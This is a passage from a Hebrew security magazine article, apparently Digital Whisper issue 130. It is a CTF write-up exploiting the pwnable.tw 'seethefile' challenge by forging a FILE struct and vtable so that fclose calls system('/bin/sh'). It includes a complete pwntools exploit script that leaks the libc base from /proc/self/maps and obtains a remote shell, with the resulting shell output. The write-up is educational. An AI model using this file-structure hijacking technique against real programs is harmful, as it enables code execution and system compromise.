    welcome(); // shows description
    while (true) {
        menu(); // shows options

        scanf("%s", input);
        switch (atoi(input)) {
        case 1:
            openfile();
            break;
        case 2:
            readfile();
            break;
        case 3:
            writefile();
            break;
        case 4:
            closefile();
            break;
        case 5:
            printf("Leave your name :");
            scanf("%s", name);
            printf("Thank you %s ,see you next time\n", name);
            if (fp)
                fclose(fp);
            exit(0);
        default:
            puts("Invaild choice");
            exit(0);
        }
    }
}
```

אם נעבור על הקוד נראה שזהו שירות המציע פתיחה, סגירה וקריאה מקבצים במערכת. מטרתינו היא להריץ shell ולקבל את הפלאג. עם כל השירותים של הקבצים זה נראה מאוד מאוד מפתה לשנות את ה-vtable של fp. לצערנו הרב לא נוכל לעשות זאת ישירות כמו בפעם הקודמת כי הפעם ה-vtable נמצא ב-heap במקום יחסית לא נגיש בזיכרון ולכן לנסות לכתוב לשם יהיה סיוט.

לעומת זאת מה שנוכל לעשות זה לשנות לאן fp מצביע על ידי דריסת החוצץ של name (ב-case 5) ועל פי כך ליצור FILE struct ו-vtable מזויפים ובכך לקפוץ לאן שבא לנו עם ה-fclose מכיוון והוא משתמש ב-vtable בשביל לסגור את הקובץ באמצעות השדה _IO_close_t.

המטרה הברורה לקפוץ אליה זה פונקציית system או one gadget מסויים שיביא לנו shell, הפעם אבחר ב-system, אבל בשביל לדעת איפה system צריך את המיקום של libc במרחב הכתובות. כאן מגיע הטריק היפה השני שלנו שהוא להשתמש בטריק שנקרא הproc filesystem, זה בעצם חלק וירטואלי במערכת קבצים אשר מטרתו היא לשקף מידע מה-kernel בצורה נוחה דרך ה-API הנוח של קבצים, לכן כאשר קוראים ממנו מקבלים מידע על תהליכים. נוכל לקרוא על התהליך שלנו את המיפוי של כל הספריות

בזיכרון מ-/proc/self/maps ובכך לדעת איפה system נמצאת. ומכאן מגיעה השאלה איך נעביר לה פרמטרים?

נשים לב שבעצם סוג הפונקציה _IO_close_t שנמצאת ב-vtable מוגדרת ב-libioP.h כפונקציה שלוקחת את הfp שלנו כפרמטר. לכן אם הclose שלנו היה system כי שינינו אותו אז הוא היה לוקח את ה- FILE struct כפרמטר ומתייחס לתוכן שלו כמחרוזת ולכן בשביל להעביר את הפרמטר נצטרך לשים אותו בתחילת ה-FILE struct. (הפעם הרבה דברים מסתדרים גם עם ה-flags אבל לא תמיד זה קורה, אז לפעמים צריך לשחק עם זה).

הנה הפתרון שלי:

```
from pwn import *

exe = ELF("./seethefile", False)
libc = ELF("./libc.so.6", False)
context.binary = exe
p = remote("chall.pwnable.tw", 10200)

def popen(filename): p.sendline("1"); p.sendline(filename)
def pread(): p.sendline("2")
def pwrite(): p.sendline("3")
def pclose(): p.sendline("4")
def pexit(name): p.sendline("5"); p.sendline(name)

popen("/proc/self/maps")
pread(); pread()
p.recv(13337)
pwrite()
line = p.recvline()
while line:
    if b"libc" in line:
        libc.address = int(line.split(b"-")[0], 16)
        break
    line = p.recvline()

log.info(f"Libc address: {hex(libc.address)}")

payload = b"/bin/sh\x00" #parameter for system, get shell
payload += cyclic(32 - len(payload))
payload += p32(exe.symbols["name"]) #fp variable overwrite
payload += cyclic(28)
payload += p32(libc.symbols["system"]) #close field in vtable, overwrite
with system so when we close we call system
payload += cyclic(4)
payload += p32(exe.symbols["magicbuf"] - 16) #some random nullbytes for
lock
payload += p32(exe.symbols["name"]) #reuse the name address also for the
vtable

pexit(payload)
log.info("Sent payload")

p.recv(13337)
p.interactive() # shell >:)
```

ולפניכם התוצאה:

```
❯ python3 solution.py
[+] Opening connection to chall.pwnable.tw on port 10200: Done
[*] Libc address: 0xf7520000
[*] Sent payload
[*] Switching to interactive mode
Leave your name :Thank you /bin/sh ,see you next time
$ cd /home/seethefile
$ ls
flag
get_flag
get_flag.c
run.sh
seethefile
$ ./get_flag # You get the magic from the source file
Your magic :$ Give me the flag
Here is your flag: [redacted]
```

שימו לב לשורה: "some random nullbytes for lock", זה בגלל שכאשר fclose נועל את הקובץ כפי שהזכרתי לעיל ולכן צריך בתים לכתוב אליהם בזיכרון (המנעול), אחרת הוא יקרוס עלינו ונחטוף segmentation fault מכיוון ואם הפוינטר למנעול הוא 0 אז בטעות ננסה לעשות NULL derefrence ולכן שמתי בlock כמה בתים לא נחוצים מהזיכרון של התוכנה.

בנוסף לכך, מה שקורה פה ב-payload הוא שאני מתייחס לname ככתובת ל-FILE וגם ל-vtable שלי כדי לחסוך במקום שניתן לכתוב אליו וזה למה אני גם שם את system כביכול באמצע ה-FILE.

סיכום

ראשית, מקווה שנהנתם מקריאת החלק הזה. לא הספקתי לכתוב על הכל במאמר הזה אז החלטתי לפצל את המאמר ל-2 חלקים שבחלק הנוכחי אני מסביר על ה-FILE Structure וקצת על איך הוא עובד מבפנים מבלי להתעסק יותר מדי בקוד עצמו של libc.

בחלק הבא, אני אכתוב על איך ניתן להשתמש במערכת ה-buffering כדי להשיג arbitrary read/write, איך ניתן לנצל את הרשימה המקושרת של הקבצים כדי ליצור עוד סוג של return oriented programming ולהריץ גאדג'טים וגם איך לעבור את ההגבלות הניצבות בפנינו בגרסאות libc לאחר 2.24. אולי גם אוסיף קצת הסברים ל-source code של הפונקציות פה ושם לטעם טוב.

מי אני ומאיפה אני בא

שמי עמית שמואל, אני בן 16 ובמקור גר בקרית שמונה. כרגע לומד ומתגורר בפנימיית הכפר הירוק, ולומד באוניברסיטת תל אביב במסגרת תכנית "אודיסיאה" בה לוקחים קורסים באוניברסיטה. כעת עולה לשנה השלישית שלי בתוכנית במסלול סייבר.

ארצה להודות ל**שלומי בוטנרו**, ראש מסלול הסייבר בתוכנית, על התמיכה, ההערות והעידוד לכתוב את המאמר הזה.

להערות והארות ניתן לפנות אלי במייל: amittpb@gmail.com

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-130 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' about a revolution sounds like a whisper"

הגליון הבא ייצא בסוף יוני 2021.

אפיק קסטיאל,

ניר אדר,

31.05.2021